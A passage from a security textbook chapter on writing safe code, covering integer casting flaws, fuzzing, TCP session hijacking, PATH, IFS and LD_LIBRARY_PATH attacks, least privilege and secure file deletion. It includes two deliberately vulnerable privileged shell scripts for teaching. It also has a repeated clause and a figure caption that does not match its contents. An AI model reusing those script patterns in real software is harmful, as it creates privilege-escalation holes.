There is an additional concern when the input data represents a numeric value. Such values are represented on a computer by a fixed-size value. Integers are commonly 8, 16, 32, and now 64 bits in size. Floating-point numbers may be 32, 64, 96, or other numbers of bits, depending on the computer processor used. These values may also be signed or unsigned. When the input data are interpreted, the various representations of numeric values, including optional sign, leading zeroes, decimal values, and power values, must be handled appropriately. The subsequent use of numeric values must also be monitored. Problems particularly occur when a value of one size or form is cast to another. For example, a buffer size may be read as an unsigned integer. It may later be compared with the acceptable maximum buffer size. Depending on the language used, the size value that was input as unsigned may subsequently be treated as a signed value in some comparison. This leads to a vulnerability because negative values have the top bit set. This is the same bit pattern used by large positive values in unsigned integers. So the attacker could specify a very large actual input data length, which is treated as a negative number when compared with the maximum buffer size. Being a negative number, it clearly satisfies a comparison with a smaller, positive buffer size. However, when used, the actual data are much larger than the buffer allows, and an overflow occurs as a consequence of incorrect handling of the input size data. Once again, care is needed to check assumptions about data values and to ensure that all use is consistent with these assumptions.

Input Fuzzing

Clearly, there is a problem with anticipating and testing for all potential types of nonstandard inputs that might be exploited by an attacker to subvert a program. A powerful, alternative approach called **fuzzing** was developed by Professor Barton Miller at the University of Wisconsin Madison in 1989. This is a software testing technique that uses randomly generated data as inputs to a program. The range of inputs that may be explored is very large. They include direct textual or graphic input to a program, random network requests directed at a Web or other distributed service, or random parameter values passed to standard library or system functions. The intent is to determine whether the program or function correctly handles all such abnormal inputs or whether it crashes or otherwise fails to respond appropriately. In the latter cases, the program or function clearly has a bug that needs to be corrected. The major advantage of fuzzing is its simplicity and its freedom from assumptions about the expected input to any program, service, or function. The cost of generating large numbers of tests is very low. Further, such testing assists in identifying reliability as well as security deficiencies in programs.

While the input can be completely randomly generated, it may also be randomly generated according to some template. Such templates are designed to examine likely scenarios for bugs. This might include excessively long inputs or textual inputs that contain no spaces or other word boundaries. When used with network protocols, a template might specifically target critical aspects of the protocol. The intent of using such templates is to increase the likelihood of locating bugs. The disadvantage is that the templates incorporate assumptions about the input. Hence, bugs triggered by other forms of input would be missed. This suggests that a combination of these approaches is needed for a reasonably comprehensive coverage of the inputs.

Professor Miller's team has applied fuzzing tests to a number of common operating systems and applications. These include common command-line and GUI applications running on Linux, Windows, and macOS. The results of these tests are summarized in [MILL07], which identifies a number of programs with bugs in these various systems. Other organizations have used these tests on a variety of systems and software.

While fuzzing is a conceptually very simple testing method, it does have its limitations. In general, fuzzing only identifies simple types of faults with handling of input. If a bug exists that is triggered by only a small number of very specific input values, fuzzing is unlikely to locate it. However, the types of bugs it does locate are very often serious and potentially exploitable. Hence, it ought to be deployed as a component of any reasonably comprehensive testing strategy.

A number of tools to perform fuzzing tests are now available and are used by organizations and individuals to evaluate the security of programs and applications. They include the ability to fuzz command-line arguments, environment variables, Web applications, file formats, network protocols, and various forms of interprocess communications. A number of suitable black box test tools, include fuzzing tests, are described in [MIRA05]. Such tools are being used by organizations to improve the security of their software. Fuzzing is also used by attackers to identify potentially useful bugs in commonly deployed software. Hence, it is becoming increasingly important for developers and maintainers to also use this technique to locate and correct such bugs before they are found and exploited by attackers.

11.3 Writing Safe Program Code

The second component of our model of computer programs is the processing of the input data according to some algorithm. For procedural languages like C and its descendants, this algorithm specifies the series of steps taken to manipulate the input to solve the required problem. High-level languages are typically compiled and linked into machine code, which is then directly executed by the target processor. In Section 10.1, we discussed the typical process structure used by executing programs. Alternatively, a high-level language such as Java may be compiled into an intermediate language that is then interpreted by a suitable program on the target system. The same may be done for programs written using an interpreted scripting language. In all cases, the execution of a program involves the execution of machine language instructions by a processor to implement the desired algorithm. These instructions will manipulate data stored in various regions of memory and in the processor's registers.

From a software security perspective, the key issues are whether the implemented algorithm correctly solves the specified problem, whether the machine instructions executed correctly represent the high-level algorithm specification, and whether the manipulation of data values in variables, as stored in machine registers or memory, is valid and meaningful.

Correct Algorithm Implementation

The first issue is primarily one of good program development technique. The algorithm may not correctly implement all cases or variants of the problem. This might allow some seemingly legitimate program input to trigger program behavior that was not intended, providing an attacker with additional capabilities. While this may be an issue of inappropriate interpretation or handling of program input, as we discussed in Section 11.2, it may also be inappropriate handling of what should be valid input. The consequence of such a deficiency in the design or implementation of the algorithm is a bug in the resulting program that could be exploited.

A good example of this was the bug in some early releases of the Netscape Web browser. The implementation of the random number generator used to generate session keys for secure Web connections was inadequate [GOWA01]. The assumption was that these numbers should be unguessable, short of trying all alternatives. However, due to a poor choice of the information used to seed this algorithm, the resulting numbers were relatively easy to predict. As a consequence, it was possible for an attacker to guess the key used and then decrypt the data exchanged over a secure Web session. This flaw was fixed by reimplementing the random number generator to ensure that it was seeded with sufficient unpredictable information that it was not possible for an attacker to guess its output.

Another well-known example is the TCP session spoof or hijack attack. This extends the concept we discussed in Section 7.1 of sending source spoofed packets to a TCP server. In this attack, the goal is not to leave the server with half-open connections, but rather to fool it into accepting packets using a spoofed source address that belongs to a trusted host but actually originates on the attacker's system. If the attack succeeds, the server can be convinced to run commands or provide access to data allowed for a trusted peer, but not generally. To understand the requirements for this attack, consider the TCP three-way connection handshake illustrated in Figure 7.2. Recall that because a spoofed source address is used, the response from the server will not be seen by the attacker, who will not therefore know the initial sequence number provided by the server. However, if the attacker can correctly guess this number, a suitable ACK packet can be constructed and sent to the server, which then assumes that the connection is established. Any subsequent data packet is treated by the server as coming from the trusted source, with the rights assigned to it. The hijack variant of this attack waits until some authorized external user connects and logs in to the server. Then the attacker attempts to guess the sequence numbers used and to inject packets with spoofed details to mimic the next packets the server expects to see from the authorized user. If the attacker guesses correctly, then the server responds to any requests using the access rights and permissions of the authorized user. There is an additional complexity to these attacks. Any responses from the server are sent to the system whose address is being spoofed. Because they acknowledge packets this system has not sent, the system will assume there is a network error and send a reset (RST) packet to terminate the connection. The attacker must ensure that the attack packets reach the server and are processed before this can occur. This may be achieved by launching a denial-of-service attack on the spoofed system while simultaneously attacking the target server.

The implementation flaw that permits these attacks is that the initial sequence numbers used by many TCP/IP implementations are far too predictable. In addition, the sequence number is used to identify all packets belonging to a particular session. The TCP standard specifies that a new, different sequence number should be used for each connection so packets from previous connections can be distinguished. Potentially this could be a random number (subject to certain constraints). However, many implementations used a highly predictable algorithm to generate the next initial sequence number. The combination of the implied use of the sequence number as an identifier and authenticator of packets belonging to a specific TCP session and the failure to make them sufficiently unpredictable enables the attack to occur. A number of recent operating system releases now support truly randomized initial sequence numbers. Such systems are immune to these types of attacks.

Another variant of this issue is when the programmers deliberately include additional code in a program to help test and debug it. While this is valid during program development, all too often this code remains in production releases of a program. At the very least, this code could inappropriately release information to a user of the program. At worst, it may permit a user to bypass security checks or other program limitations and perform actions they would not otherwise be allowed to perform. This type of vulnerability was seen in the `sendmail` mail delivery program in the late 1980s and was famously exploited by the Morris Internet Worm. The implementers of `sendmail` had left in support for a `DEBUG` command that allowed the user to remotely query and control the running program [SPAF89]. The worm used this feature to infect systems running versions of `sendmail` with this vulnerability. The problem was aggravated because the `sendmail` program ran using superuser privileges and hence had unlimited access to change the system. We will discuss the issue of minimizing privileges further in Section 11.4.

A further example concerns the implementation of an interpreter for high- or intermediate-level languages. The assumption is that the interpreter correctly implements the specified program code. Failure to adequately reflect the language semantics could result in bugs that an attacker might exploit. This was clearly seen when some early implementations of the Java Virtual Machine (JVM) inadequately implemented the security checks specified for remotely sourced code, such as in applets [DEFW96]. These implementations permitted an attacker to introduce code remotely, such as on a webpage, but trick the JVM interpreter into treating it as locally sourced and, hence, trusted code with much greater access to the local system and data.

These examples illustrate the care that is needed when designing and implementing a program. It is important to specify assumptions carefully, such as that a generated random number should indeed be unpredictable, in order to ensure that these assumptions are satisfied by the resulting program code. Traditionally these specifications and checks are handled informally as design goals and code comments. An alternative is the use of formal methods in software development and analysis that ensures that the software is correct by construction. Such approaches have been known for many years but have also been considered too complex and difficult for general use. One area where they have been used is in the development of trusted computing systems, that we briefly introduce in Chapter 12. However, NISTIR 8151 notes that this is changing and encourages their further development and more widespread use. It is also very important to identify debugging and testing extensions to the program and to ensure that they are removed or disabled before the program is distributed and used.

Ensuring that Machine Language Corresponds to Algorithm

The second issue concerns the correspondence between the algorithm specified in some programming language and the machine instructions that are run to implement it. This issue is one that is largely ignored by most programmers. The assumption is that the compiler or interpreter does indeed generate or execute code that validly implements the language statements. When this is considered, the issue is typically one of efficiency, usually addressed by specifying the required level of optimization flags to the compiler.

With compiled languages, as Ken Thompson famously noted in [THOM84], a malicious compiler programmer could include instructions in the compiler to emit additional code when some specific input statements were processed. These statements could even include part of the compiler so that these changes could be reinserted when the compiler source code was compiled, even after all trace of them had been removed from the compiler source. If this were done, the only evidence of these changes would be found in the machine code. Locating this would require careful comparison of the generated machine code with the original source. For large programs with many source files, this would be an exceedingly slow and difficult task, one that, in general, is very unlikely to be done.

The development of trusted computer systems with a very high assurance level is the one area where this level of checking is required. Specifically, certification of computer systems using a Common Criteria assurance level of EAL 7 requires validation of the correspondence among design, source code, and object code, as we mention in Chapter 12.

Correct Interpretation of Data Values

The next issue concerns the correct interpretation of data values. At the most basic level, all data on a computer are stored as groups of binary bits. These are generally saved in bytes of memory, which may be grouped together as a larger unit, such as a word or longword value. They may be accessed and manipulated in memory, or they may be copied into processor registers before being used. Whether a particular group of bits is interpreted as representing a character, an integer, a floating-point number, a memory address (pointer), or some more complex interpretation depends on the program operations used to manipulate it and ultimately on the specific machine instructions executed. Different languages provide varying capabilities for restricting and validating assumptions on the interpretation of data in variables. If the language includes strong typing, then the operations performed on any specific type of data will be limited to appropriate manipulations of the values.[60] This greatly reduces the likelihood of inappropriate manipulation and use of variables introducing a flaw in the program. Other languages, though, allow a much more liberal interpretation of data and permit program code to explicitly change their interpretation. The widely used language C has this characteristic, as we discussed in Section 10.1. In particular, it allows easy conversion between interpreting variables as integers and interpreting them as memory addresses (pointers). This is a consequence of the close relationship between C language constructs and the capabilities of machine language instructions, and it provides significant benefits for system level programming. Unfortunately, it also allows a number of errors caused by the inappropriate manipulation and use of pointers. The prevalence of buffer overflow issues, as we discussed in Chapter 10, is one consequence. A related issue is the occurrence of errors due to the incorrect manipulation of pointers in complex data structures, such as linked lists or trees, resulting in corruption of the structure or the changing of incorrect data values. Any such programming bugs could provide a means for an attacker to subvert the correct operation of a program or simply to cause it to crash.

The best defense against such errors is to use a strongly typed programming language. However, even when the main program is written in such a language, it will still access and use operating system services and standard library routines, which are currently most likely written in languages like C and could potentially contain such flaws. The only counter to this is to monitor any bug reports for the system being used and to try to not use any routines with known, serious bugs. If a loosely typed language like C is used, then due care is needed whenever values are cast between data types to ensure that their use remains valid.

Correct Use of Memory

Related to the issue of interpretation of data values is the allocation and management of dynamic memory storage, generally using the process heap. Many programs that manipulate unknown quantities of data use dynamically allocated memory to store data when required. This memory must be allocated when needed and released when done. If a program fails to correctly manage this process, the consequence may be a steady reduction in memory available on the heap to the point where it is completely exhausted. This is known as a **memory leak**, and often the program will crash once the available memory on the heap is exhausted. This provides an obvious mechanism for an attacker to implement a denial-of-service attack on such a program.

Many older languages, including C, provide no explicit support for dynamically allocated memory. Instead, support is provided by explicitly calling standard library routines to allocate and release memory. Unfortunately, in large, complex programs, determining exactly when dynamically allocated memory is no longer required can be a difficult task. As a consequence, memory leaks in such programs can easily occur and can be difficult to identify and correct. Library variants that implement much higher levels of checking and debugging such allocations can be used to assist this process.

Other languages like Java and C++ manage memory allocation and release automatically. While such languages do incur an execution overhead to support this automatic management, the resulting programs are generally far more reliable. The use of such languages is strongly encouraged to avoid memory management problems.

Preventing Race Conditions with Shared Memory

Another topic of concern is management of access to common, shared memory by several processes or threads within a process. Without suitable synchronization of accesses, it is possible that values may be corrupted, or changes lost, due to overlapping access, use, and replacement of shared values. The resulting **race condition** occurs when multiple processes and threads compete to gain uncontrolled access to some resource. This problem is a well-known and documented issue that arises when writing concurrent code, whose solution requires the correct selection and use of appropriate synchronization primitives. Even so, it is neither easy nor obvious what is the most appropriate and efficient choice. If an incorrect sequence of synchronization primitives is chosen, it is possible for the various processes or threads to deadlock, each waiting on a resource held by the other. There is no easy way of recovering from this flaw without terminating one or more of the programs. An attacker could trigger such a deadlock in a vulnerable program to implement a denial-of-service upon it. In large, complex applications, ensuring that deadlocks are not possible can be very difficult. Care is needed to carefully design and partition the problem to limit areas where access to shared memory is needed and to determine the best primitives to use.

11.4 Interacting with the Operating System and Other Programs

The third component of our model of computer programs is that they execute on a computer system under the control of an operating system. This aspect of a computer program is often not emphasized in introductory programming courses; however, from the perspective of writing secure software, it is critical. Excepting dedicated embedded applications, in general, programs do not run in isolation on most computer systems. Rather, they run under the control of an operating system that mediates access to the resources of that system and shares their use between all the currently executing programs.

The operating system constructs an execution environment for a process when a program is run, as illustrated in Figure 10.4. In addition to the code and data for the program, the process includes information provided by the operating system. This includes environment variables, which may be used to tailor the operation of the program, and any command-line arguments specified for the program. All such data should be considered external inputs to the program whose values need validation before use, as discussed in Section 11.2.

Generally, these systems have a concept of multiple users on the system. Resources, like files and devices, are owned by a user and have permissions granting access with various rights to different categories of users. We discussed these concepts in detail in Chapter 4. From the perspective of software security, programs need access to the various resources, such as files and devices, they use. Unless appropriate access is granted, these programs will likely fail. However, excessive levels of access are also dangerous because any bug in the program could then potentially compromise more of the system.

There are also concerns when multiple programs access shared resources, such as a common file. This is a generalization of the problem of managing access to shared memory, which we discussed in Section 11.3. Many of the same concerns apply, and appropriate synchronization mechanisms are needed.

We now discuss each of these issues in more detail.

Environment Variables

Environment variables are a collection of string values inherited by each process from its parent that can affect the way a running process behaves. The operating system includes these in the process's memory when it is constructed. By default, they are a copy of the parent's environment variables. However, the request to execute a new program can specify a new collection of values to use instead. A program can modify the environment variables in its process at any time, and these in turn will be passed to its children. Some environment variable names are well known and used by many programs and the operating system. Others may be custom to a specific program. Environment variables are used on a wide variety of operating systems, including all UNIX variants, DOS and Microsoft Windows systems, and others.

Well-known environment variables include the variable `PATH`, which specifies the set of directories to search for any given command; `IFS`, which specifies the word boundaries in a shell script; and `LD_LIBRARY_PATH`, which specifies the list of directories to search for dynamically loadable libraries. All of these have been used to attack programs.

The security concern for a program is that these provide another path for untrusted data to enter a program and hence need to be validated. The most common use of these variables in an attack is by a local user on some system attempting to gain increased privileges on the system. The goal is to subvert a program that grants superuser or administrator privileges, coercing it to run code of the attacker's selection with these higher privileges.

Some of the earliest attacks using environment variables targeted shell scripts that executed with the privileges of their owner rather that executed with the privileges of their owner rather than the user running them. Consider the simple example script shown in Figure 11.6a. This script, which might be used by an ISP, takes the identity of some user, strips any domain specification if included, and then retrieves the mapping for that user to an IP address. Because that information is held in a directory of privileged user accounting information, general access to that directory is not granted. Instead, the script is run with the privileges of its owner, which does have access to the relevant directory. This type of simple utility script is very common on many systems. However, it contains a number of serious flaws. The first concerns the interaction with the `PATH` environment variable. This simple script calls two separate programs: `sed` and `grep`. The programmer assumes that the standard system versions of these scripts would be called. But they are specified just by their filename. To locate the actual program, the shell will search each directory named in the `PATH` variable for a file with the desired name. The attacker simply has to redefine the `PATH` variable to include a directory they control, which contains a program called `grep`, for example. Then when this script is run, the attacker's `grep` program is called instead of the standard system version. This program can do whatever the attacker desires with the privileges granted to the shell script. To address this vulnerability, the script could be rewritten to use absolute names for each program. This avoids the use of the `PATH` variable, though at a cost in readability and portability. Alternatively, the `PATH` variable could be reset to a known default value by the script, as shown in Figure 11.6b. Unfortunately, this version of the script is still vulnerable, this time due to the `IFS` environment variable. This is used to separate the words that form a line of commands. It defaults to a space, tab or newline character. However, it can be set to any sequence of characters. Consider the effect of including the "=" character in this set. Then the assignment of a new value to the `PATH` variable is interpreted as a command to execute the program `PATH` with the list of directories as its argument. If the attacker has also changed the `PATH` variable to include a directory with an attack program `PATH`, then this will be executed when the script is run. It is essentially impossible to prevent this form of attack on a shell script. In the worst case, if the script executes as the root user, then total compromise of the system is possible. Some recent UNIX systems do block the setting of critical environment variables such as these for programs executing as root. However, that does not prevent attacks on programs running as other users, possibly with greater access to the system.

Figure 11.6 Vulnerable Shell Scripts

```
#!/bin/bash
user=`echo $1   |sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(a) Example vulnerable privileged shell script

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1   |sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(b) Still vulnerable privileged shell script

It is generally recognized that writing secure, privileged shell scripts is very difficult. Hence, their use is strongly discouraged. At best, the recommendation is to change only the group, rather than user, identity and to reset all critical environment variables. This at least ensures the attack cannot gain superuser privileges. If a scripted application is needed, the best solution is to use a compiled wrapper program to call it. The change of owner or group is done using the compiled program, which then constructs a suitably safe set of environment variables before calling the desired script. Correctly implemented, this provides a safe mechanism for executing such scripts. A very good example of this approach is the use of the `suexec` wrapper program by the Apache Web server to execute user CGI scripts. The wrapper program performs a rigorous set of security checks before constructing a safe environment and running the specified script.

Even if a compiled program is run with elevated privileges, it may still be vulnerable to attacks using environment variables. If this program executes another program, depending on the command used to do this, the `PATH` variable may still be used to locate it. Hence, any such program must reset this to known safe values first. This at least can be done securely. However, there are other vulnerabilities. Essentially all programs on modern computer systems use functionality provided by standard library routines. When the program is compiled and linked, the code for these standard libraries can be included in the executable program file. This is known as a static link. With the use of static links, every program loads its own copy of these standard libraries into the computer's memory. This is wasteful, as all these copies of code are identical. Hence, most modern systems support the concept of dynamic linking. A dynamically linked executable program does not include the code for common libraries, but rather has a table of names and pointers to all the functions it needs to use. When the program is loaded into a process, this table is resolved to reference a single copy of any library shared by all processes needing it on the system. However, there are reasons why different programs may need different versions of libraries with the same name. Hence, there is usually a way to specify a list of directories to search for dynamically loaded libraries. On many UNIX systems this is the `LD_LIBRARY_PATH` environment variable. Its use does provide a degree of flexibility with dynamic libraries. But again, it also introduces a possible mechanism for attack. The attacker constructs a custom version of a common library, placing the desired attack code in a function known to be used by some target, dynamically linked program. Then, by setting the `LD_LIBRARY_PATH` variable to reference the attacker's copy of the library first, when the target program is run and calls the known function, the attacker's code is run with the privileges of the target program. To prevent this type of attack, a statically linked executable can be used at a cost of memory efficiency. Alternatively, some modern operating systems block the use of this environment variable when the program executed runs with different privileges.

Lastly, apart from the standard environment variables, many programs use custom variables to permit users to generically change their behavior just by setting appropriate values for these variables in their startup scripts. Again, such use means these variables constitute untrusted input to the program that needs to be validated. One particular danger is to merge values from such a variable with other information into some buffer. Unless due care is taken, a buffer overflow can occur, with consequences as we discussed in Chapter 10. Alternatively, any of the issues with correct interpretation of textual information we discussed in Section 11.2 could also apply.

All of these examples illustrate how care is needed to identify the way in which a program interacts with the system in which it executes and to carefully consider the security implications of these assumptions.

Using Appropriate, Least Privileges

The consequence of many of the program flaws we discuss in both this chapter and Chapter 10 is that the attacker is able to execute code with the privileges and access rights of the compromised program or service. If these privileges are greater than those available already to the attacker, then this results in a **privilege escalation**, an important stage in the overall attack process. Using the higher levels of privilege may enable the attacker to make changes to the system, ensuring future use of these greater capabilities. This strongly suggests that programs should execute with the least amount of privileges needed to complete their function. This is known as the principle of **least privilege** and is widely recognized as a desirable characteristic in a secure program.

Normally when a user runs a program, it executes with the same privileges and access rights as that user. Exploiting flaws in such a program does not benefit an attacker in relation to privileges, although the attacker may have other goals, such as a denial-of-service attack on the program. However, there are many circumstances when a program needs to utilize resources to which the user is not normally granted access. This may be to provide a finer granularity of access control than the standard system mechanisms support. A common practice is to use a special system login for a service and make all files and directories used by the service assessable only to that login. Any program used to implement the service runs using the access rights of this system user and is regarded as a privileged program. Different operating systems provide different mechanisms to support this concept. UNIX systems use the set user or set group options. The access control lists used in Windows systems provide a means to specify alternate owner or group access rights if desired. We discussed such access control concepts in depth in Chapter 4.

Whenever a privileged program runs, care must be taken to determine the appropriate user and group privileges required. Any such program is a potential target for an attacker to acquire additional privileges, as we noted in the discussion of concerns regarding environment variables and privileged shell scripts. One key decision involves whether to grant additional user or just group privileges. Where appropriate, the latter is generally preferred. This is because on UNIX and related systems, any file created will have the user running the program as the file’s owner, enabling users to be more easily identified. If additional special user privileges are granted, this special user is the owner of any new files, masking the identity of the user running the program. However, there are circumstances when providing privileged group access is not sufficient. In those cases, care is needed to manage, and log if necessary, use of these programs.

Another concern is ensuring that any privileged program can modify only those files and directories necessary. A common deficiency found with many privileged programs is for them to have ownership of all associated files and directories. If the program is then compromised, the attacker has greater scope for modifying and corrupting the system. This violates the principle of least privilege. A very common example of this poor practice is seen in the configuration of many Web servers and their document directories. On most systems the Web server runs with the privilege of a special user, commonly `www` or similar. Generally, the Web server only needs the ability to read files it is serving. The only files it needs write access to are those used to store information provided by CGI scripts, file uploads, and the like. All other files should have write access to the group of users managing them, but not the Web server. However, common practice by system managers with insufficient security awareness is to assign the ownership of most files in the Web document hierarchy to the Web server. Consequently, should the Web server be compromised, the attacker can then change most of the files. The widespread occurrence of Web defacement attacks is a direct consequence of this practice. The server is typically compromised by an attack such as the PHP remote code injection attack we discussed in Section 11.2. This allows the attacker to run any PHP code of their choice with the privileges of the Web server. The attacker may then replace any pages the server has write access to. The result is almost certain embarrassment for the organization. If the attacker accesses or modifies form data saved by previous CGI script users, then more serious consequences can result.

Care is needed to assign the correct file and group ownerships to files and directories managed by privileged programs. Problems can manifest particularly when a program is moved from one computer system to another or when there is a major upgrade of the operating system. The new system might use different defaults for such users and groups. If all affected programs, files, and directories are not correctly updated, then either the service will fail to function as desired or, worse, it may have access to files it should not have access to, which may result in corruption of files. Again, this may be seen in moving a Web server to a newer, different system, a process in which the Web server user might change from `www` to `www-data`. The affected files may not just be those in the main Web server document hierarchy but may also include files in users' public Web directories.

The greatest concerns with privileged programs occur when such programs execute with root or administrator privileges. These provide very high levels of access and control to the system. Acquiring such privileges is typically the major goal of an attacker on any system. Hence, any such privileged program is a key target. The principle of least privilege indicates that such access should be granted as rarely and as briefly as possible. Unfortunately, due to the design of operating systems and the need to restrict access to underlying system resources, there are circumstances when such access must be granted. Classic examples include the programs used to allow a user to log in or to change passwords on a system; such programs are only accessible to the root user. Another common example is network servers that need to bind to a privileged service port.[61] These include Web, Secure Shell (SSH), SMTP mail delivery, DNS, and many other servers. Traditionally, such server programs executed with root privileges for the entire time they were running. Closer inspection of the privilege requirements reveals that they only need root privileges to initially bind to the desired privileged port. Once this is done, the server programs could reduce their user privileges to those of another special system user. Any subsequent attack is then much less significant. The problems resulting from the numerous security bugs in the once widely used `sendmail` mail delivery program are a direct consequence of it being a large, complex monolithic program that ran continuously as the root user.

We now recognize that good defensive program design requires that large, complex programs be partitioned into smaller modules, each granted the privileges they require only for as long as they need them. This form of program modularization provides a greater degree of isolation between the components, reducing the consequences of a security breach in one component. In addition, being smaller, each component module is easier to test and verify. Ideally, the few components that require elevated privileges can be kept small and subject to much greater scrutiny than the remainder of the program. The popularity of the `postfix` mail delivery program, now widely replacing the use of `sendmail` in many organizations, is partly due to its adoption of these more secure design guidelines.

A further technique to minimize privilege is to run potentially vulnerable programs in some form of sandbox that provides greater isolation and control of the executing program from the wider system. The runtime for code written in languages such as Java includes this type of functionality. Alternatively, UNIX-related systems provide the `chroot` system function to limit a program's view of the file system to just one carefully configured and isolated section of the file system. This is known as a chroot jail. Provided this is configured correctly, even if the program is compromised, it may only access or modify files in the chroot jail section of the file system. Unfortunately, correct configuration of a chroot jail is difficult. If created incorrectly, the program may either fail to run correctly or worse may still be able to interact with files outside the jail. While the use of a chroot jail can significantly limit the consequences of compromise, it is not suitable for all circumstances, nor is it a complete security solution. A further recently developed alternative for this is the use of containers, also known as application virtualization, which we will discuss in Section 12.8.

Systems Calls and Standard Library Functions

Except on very small, embedded systems, no computer program contains all of the code it needs to execute. Rather, programs make calls to the operating system to access the system's resources, and they make calls to standard library functions to perform common operations. When using such functions, programmers commonly make assumptions about how they actually operate. Most of the time they do indeed seem to perform as expected. However, there are circumstances when the assumptions a programmer makes about these functions are not correct. The result can be that the program does not perform as expected. Part of the reason for this is that programmers tend to focus on the particular program they are developing and view it in isolation. However, on most systems this program will simply be one of many running and sharing the available system resources. The operating system and library functions attempt to manage their resources in a manner that provides the best performance to all the programs running on the system. This does result in requests for services being buffered, resequenced, or otherwise modified to optimize system use. Unfortunately, there are times when these optimizations conflict with the goals of the program. Unless the programmer is aware of these interactions and explicitly codes for them, the resulting program may not perform as expected.

An excellent illustration of these issues is given by Venema in his discussion of the design of a secure file shredding program [VENE06]. The problem is how to securely delete a file so its contents cannot subsequently be recovered. Just using the standard file delete utility or system call does not suffice, as this simply removes the linkage between the file's name and its contents. The contents still exist on the disk until those blocks are eventually reused in another file. Reversing this operation is relatively straightforward, and undelete programs have existed for many years to do this. Even when blocks from a deleted file are reused, the data in the files can still be recovered because not all traces of the previous bit values are removed [GUTM96]. Consequently, the standard recommendation is to repeatedly overwrite the data contents with several distinct bit patterns to minimize the likelihood of the original data being recovered. Hence, a secure file shredding program might perhaps implement the algorithm like that shown in Figure 11.7a. However, when an obvious implementation of this algorithm was tried, the file contents were still recoverable afterwards. Venema details a number of flaws in this algorithm that mean the program does not behave as expected. These flaws relate to incorrect assumptions about how the relevant system functions operate and include the following:

- When the file is opened for writing, the system will write the new data to the same disk blocks as the original data. In practice, the operating system may well assume that the existing data are no longer required, remove them from association with the file, and then allocate new unused blocks to write the data to. What the program should do is open the file for update, indicating to the operating system that the existing data are still required.

- When the file is overwritten with bit patterns, the data are written immediately to disk. In the first instance, the data are copied into a buffer in the application, managed by the standard library file I/O routines. These routines delay writing this buffer until it is sufficiently full, the program flushes the buffer, or the file is closed. If the file is relatively small, this buffer may never fill up before the program loops round, seeks back to the start of the file, and writes the next pattern. In such a case the library code will decide that because the previously written data have changed, there is no need to write the data to disk. The program needs to explicitly insist that the buffer be flushed after each pattern is written.

- When the I/O buffers are flushed and the file is closed, the data are then written to disk. However, there is another layer of buffering in the operating system's file handling code. This layer buffers information being read from and written to files by all of the processes currently running on the computer system. It then reorders and schedules these data for reading and writing to make the most efficient use of physical device accesses. Even if the program flushes the data out of the application buffer and into the file system buffer, the data will not be immediately written. If new replacement data are flushed from the program, again they will most likely replace the previous data and not be written to disk because the file system code will assume that the earlier values are no longer required. The program must insist that the file system synchronize the data with the values on the device in order to ensure that the data are physically transferred to the device. However, doing this results in a performance penalty on the system because it forces device accesses to occur at less than optimal times. This penalty impacts not just this file shredding program but also every program currently running on the system.

Figure 11.7 Example Global Data Overflow Attack

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111,
...]
open file for writing
for each pattern
        seek to start of file
        overwrite file contents with pattern
close file
remove file
```

(a) Initial secure file shredding program algorithm

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111,
...]
open file for update
for each pattern
        seek to start of file
        overwrite file contents with pattern
        flush application write buffers
        sync file system write buffers with device
close file
remove file
```

(b) Better secure file shredding program algorithm

With these changes, the algorithm for a secure file shredding program changes to that shown in Figure 11.7b. This is certainly more likely to achieve the desired result; however, examined more closely, there are yet more concerns.

Modern disk drives and other storage devices are managed by smart controllers, which are dedicated processors with their own memory. When the operating system transfers data to such a device, the data are stored in buffers in the controller's memory. The controller also attempts to optimize the sequence of transfers to the actual device. If it detects that the same data block is being written multiple times, the controller may discard the earlier data values. To prevent this, the program needs some way to command the controller to write all pending data. Unfortunately, there is no standard mechanism on most operating systems to make such a request. When Apple was developing its macOS secure file delete program, they found it necessary to create an additional file control option[62] to generate this command. And its use incurs a further performance penalty on the system. But there are still more problems. If the device is a nonmagnetic disk (e.g., a flash memory drive), then its controllers try to minimize the number of writes to any block. This is because such devices only support a limited number of rewrites to any block. Instead they may allocate new blocks when data are rewritten instead of reusing the existing block. Also, some types of journaling file systems keep records of all changes made to files to enable fast recovery after a disk crash. But these records can be used to access previous data contents.

All of this indicates that writing a secure file shredding program is actually an extremely difficult exercise. There are many layers of code involved, each of which makes assumptions about what the program really requires in order to provide the best performance. When these assumptions conflict with the actual goals of the program, the result is that the program fails to perform as expected. A secure programmer needs to identify such assumptions and resolve any conflicts with the program goals. Because identifying all relevant assumptions may be very difficult, it also means exhaustively testing the program to ensure that it does indeed behave as expected. When it does not, the reasons should be determined and the invalid assumptions identified and corrected.

Venema concludes his discussion by noting that the program may actually be solving the wrong problem. Rather than trying to destroy the file contents before deletion, a better approach may in fact be to overwrite all currently unused blocks in the file systems and swap space, including those recently released from deleted files.

Preventing Race Conditions with Shared System Resources

There are circumstances in which multiple programs need to access a common system resource, often a file containing data created and manipulated by multiple programs. Examples include mail client and mail delivery programs sharing access to a user’s mailbox file, or various users of a Web CGI script updating the same file used to save submitted form values. This is a variant of the issue discussed in Section 11.3—synchronizing access to shared memory. As in that case, the solution is to use an appropriate synchronization mechanism to serialize the accesses to prevent errors. The most common technique is to acquire a lock on the shared file, ensuring that each process has appropriate access in turn. There are several methods used for this, depending on the operating system in use.

The oldest and most general technique is to use a lockfile. A process must create and own the lockfile in order to gain access to the shared resource. Any other process that detects the existence of a lockfile must wait until it is removed before creating its own to gain access. There are several concerns with this approach. First, it is purely advisory. If a program chooses to ignore the existence of the lockfile and access the shared resource, then the system will not prevent this. All programs using this form of synchronization must cooperate. A more serious flaw occurs in the implementation. The obvious implementation is first to check that the lockfile does not exist and then create it. Unfortunately, this contains a fatal deficiency. Consider two processes, each attempting to check and create this lockfile. The first checks and determines that the lockfile does not exist. However, before it is able to create the lockfile, the system suspends the process to allow other processes to run. At this point the second process also checks that the lockfile does not exist, creates it, and proceeds to start using the shared resource. Then it is suspended and control returns to the first process, which proceeds to also create the lockfile and access the shared resource at the same time. The data in the shared file will then likely be corrupted. This is a classic illustration of a race condition. The problem is that the process of checking that the lockfile does not exist and then creating the lockfile must be executed one after the other, without the possibility of interruption. This is known as an **atomic operation**. The correct implementation in this case is not to test separately for the presence of the lockfile, but to always attempt to create it. The specific options used in the file create state that if the file already exists, then the attempt must fail and return a suitable error code. If it fails, the process waits for a period and then tries again until it 